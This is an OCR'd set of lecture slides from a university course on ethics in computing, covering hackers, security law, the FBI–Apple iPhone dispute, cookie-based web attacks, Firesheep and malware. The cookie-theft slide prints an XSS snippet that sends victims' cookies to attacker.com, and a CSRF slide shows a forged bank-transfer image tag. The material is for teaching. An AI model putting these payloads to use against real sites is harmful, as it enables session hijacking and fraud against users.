
Lecture 9.1
Computer and Network Security



xkcd.com

CS 230: Ethical Issues in Computing
Fall 2020
Dr. Henderson
BSU

Announcements

- LA-6 Short Answer
  - BSD, ISC licenses permissive by design
- LA-7 due Thursday
  - Quiz only (34 questions, 5 incorrect answers)
- New Extra Credit Available
  - Citizen Four
- Oral Presentation Rubric
- Participation Points

Last Time

- Privacy
  - Government balance between security and freedom
  - Solove’s Taxonomy of Privacy
    - Collection
    - Processing
    - Dissemination
    - Invasion

Today: Security


- Hackers
- Computer Security Legislation
  - FBI v.s Apple
- HTTP Cookie Crimes
- Malware
  - Viruses
  - Worms
  - Trojans
  - Ransomware
  - Rootkits
  - Spyware
  - Bots and Botnets

Introduction

- Increasing use of computers → growing importance of computer security
- Harmful consequences of lack of security
  - Stolen information
  - Extortion
- Computers and networks can be weaponized, allowing attacks on cyber infrastructure of governments and organizations

Hackers, Past and Present

- Original meaning of hacker: explorer, risk taker, system innovator
  - MIT’s Tech Model Railroad Club in 1950s
- 1960s-1980s: Focus shifted from electronics to computers and networks
  - 1983 movie WarGames



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  - MIT’s Tech Model Railroad Club in 1950s
- 1960s-1980s: Focus shifted from electronics to computers and networks
  - 1983 movie WarGames
  - MIT pranks: Tetris on Green Building, R2D2 Dome, etc.
- Generally: manipulation of a system to function in ways for which it was not designed
- Modern meaning of hacker: someone who gains unauthorized access to computers and computer networks


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Obtaining Login Names, Passwords

- Eavesdropping
- Dumpster diving
- Social engineering
- Brute-force searches
- Dictionary attacks

Computer Fraud and Abuse Act

- Criminalizes wide variety of hacker-related activities
  - Transmitting code that damages a computer
  - Accessing any Internet-connected computer without authorization
  - Transmitting classified government information
  - Trafficking in computer passwords
  - Computer fraud
  - Computer extortion
- Maximum penalty: 20 years in prison and $250,000 fine

Electronic Communications Privacy Act

- Illegal to intercept ...
  - Telephone conversations
  - Email
  - Any other data transmission
- Crime to access stored email messages without authorization

FBI and the Locked iPhone

- December 2015
  - Syed Rizwan Farook and Tashfeen Malik killed 14, wounded 22 others at holiday gathering in San Bernardino, California
  - Malik pledged allegiance to the Islamic State
  - Farook and Malik died in shootout with police
  - FBI recovered Malik’s work-issued iPhone 5C, but it was locked
- Built-in security features of iPhone 5C
  - All personal data encrypted
  - After 10 consecutive incorrect passcode entry attempts, encryption key deleted, rendering all personal data inaccessible
  - When incorrect passcodes are entered, delay introduced between passcode entry attempts

FBI and the Locked iPhone

- February 2016
  - FBI asked Apple to create a new version of iOS that disabled the passcode security features
  - Apple refused to cooperate
  - FBI convinced a US magistrate to issue an order for Apple to comply
- Apple’s argument
  - If “backdoor” version of iOS that disabled security features fell into wrong hands, criminals would be able to unlock any iPhone
  - All iPhone users would be harmed

FBI and the Locked iPhone

- Department of Justice’s argument
  - Apple could maintain custody of software
  - Apple could destroy software after being used by FBI
- March 2016
  - Department of Justice withdrew request, declared it had gotten into locked iPhone
  - Inspector General of DoJ later determined FBI had made request of Apple before exploring whether FBI had means to unlock iPhone
  - Skeptics claimed FBI more interested in getting legal precedent than gaining access to Farook’s data

HTTP Cookies

- Client-side data file for persistent state
- HTTP Set-Cookie command:

```
HTTP/1.0 200 OK
Content-type: text/html
Set-Cookie: theme=light
Set-Cookie: sessionToken=abc123; Expires=Wed, 21 Oct 2021 12:24:11 GMT
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- Browser Settings

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

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



NEED ASSISTANCE?



HTTP Cookie Crimes

- DNS Cache Poisoning
- Cross-site Scripting
  - Cookie Theft
  - Proxy request
- Cross-site request forgery
- Sidejacking

DNS Cache Poisoning

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- Victim clicks on URL, browser sends all example.com domain cookies to attacker

Cross-site Cookie Theft

- Web site allows unfiltered script in e.g. comment sections
- Attacker posts:

```
<a href="#" onclick="window.location =
'http://attacker.com/stole.cgi?text=' +
escape(document.cookie); return false;">Click here!
</a>
```

- Victim clicks ... boom!

Cross-site Proxy Request

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- Victim reads post on example.com, browser sends example.com cookies to attacker.com

Cross-site Request Forgery

- Attacker posts message with forged HTTP request:

```
<img src="http://bank.com/transfer?
account=victim&for=attacker&amount=10000000">
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- Victim reads post
- Browser attempts to load image
- If victim has valid cookie to bank.com transaction succeeds

Sidejacking

- Sidejacking: hijacking of an open Web session by capturing a user's cookie
- Sidejacking possible on unencrypted wireless networks because many sites send cookies "in the clear"
- Internet security community complained about sidejacking vulnerability for years, but ecommerce sites did not change practices

Case Study: Firesheep

- October 2010: Eric Butler released Firesheep extension to Firefox browser
- Firesheep made it possible for ordinary computer users to easily sidejack Web sessions
- More than 500,000 downloads in first week
- Attracted great deal of media attention
- Early 2011: Facebook and Twitter announced options to use their sites securely

Act Utilitarian Analysis

- Release of Firesheep led media to focus on security problem
- Benefits were high: a few months later Facebook and Twitter made their sites more secure
- Harms were minimal: no evidence that release of Firesheep caused big increase in identity theft or malicious pranks
- Conclusion: Release of Firesheep was good

Virtue Ethics Analysis

- By releasing Firesheep, Butler helped public understand lack of security on unencrypted wireless networks
- Butler’s statements characteristic of someone interested in protecting privacy
- Butler demonstrated courage by taking responsibility for the program
- Butler demonstrated benevolence by making program freely available
- His actions and statements were characteristic of someone interested in the public good

Kantian Analysis

- Accessing someone else’s user account is an invasion of their privacy and is wrong
- Butler provided a tool that made it much simpler for people to do something that is wrong, so he has some moral accountability for their misdeeds
- Butler was willing to tolerate short-term increase in privacy violations in hope that media pressure would force Web retailers to add security
- He treated victims of Firesheep as a means to his end
- It was wrong for Butler to release Firesheep


Malware

- Viruses
- Worms
- Trojans
- Ransomware
- Rootkits
- Spyware
- Bots and Botnets

Viruses


- Virus: Piece of self-replicating code embedded within another program (host)
- Viruses associated with program files
  - Hard disks, floppy disks, CD-ROMS
  - Email attachments
- How viruses spread
  - Diskettes or CDs
  - Email
  - Files downloaded from Internet

One Way a Virus Can Replicate




(a) A computer user executes program P, which is infected with a virus. (b) The virus code begins to execute. It finds another executable program Q and creates a new version of Q infected with the virus. (c) The virus passes control to program P. The user, who expected program P to execute, suspects nothing

Email Attachment with Possible Virus



How an Email Virus Spreads




Antivirus Software Packages

- Allow computer users to detect and destroy viruses
- Must be kept up-to-date to be most effective
- Many people do not keep their antivirus software packages up-to-date
- Consumers need to beware of fake antivirus applications

Worm

- Self-contained program
- Spreads through a computer network
- Exploits security holes in networked computers

Worm Propagation



A worm spreads to other computers by exploiting security holes in computer networks.

The Internet Worm

- Robert Tappan Morris, Jr.
  - Graduate student at Cornell
  - Released worm onto Internet from MIT computer
- Effect of worm
  - Spread to significant numbers of Unix computers
  - Infected computers kept crashing or became unresponsive
  - Took a day for fixes to be published
- Impact on Morris
  - Suspended from Cornell
  - 3 years' probation + 400 hours community service
  - $150,000 in legal fees and fines

Ethical Evaluation

- Kantian evaluation
  - Morris used others by gaining access to their computers without permission
- Social contract theory evaluation
  - Morris violated property rights of organizations
- Utilitarian evaluation
  - Benefits: Organizations learned of security flaws
  - Harms: Time spent by those fighting worm, unavailable computers, disrupted network traffic, Morris's punishments

Ethical Evaluation

- Virtue ethics evaluation
  - Morris selfishly used Internet as experimental lab
  - He deceitfully released worm from MIT instead of Cornell
  - He avoided taking responsibility for his actions
- Morris was wrong to have released the Internet worm

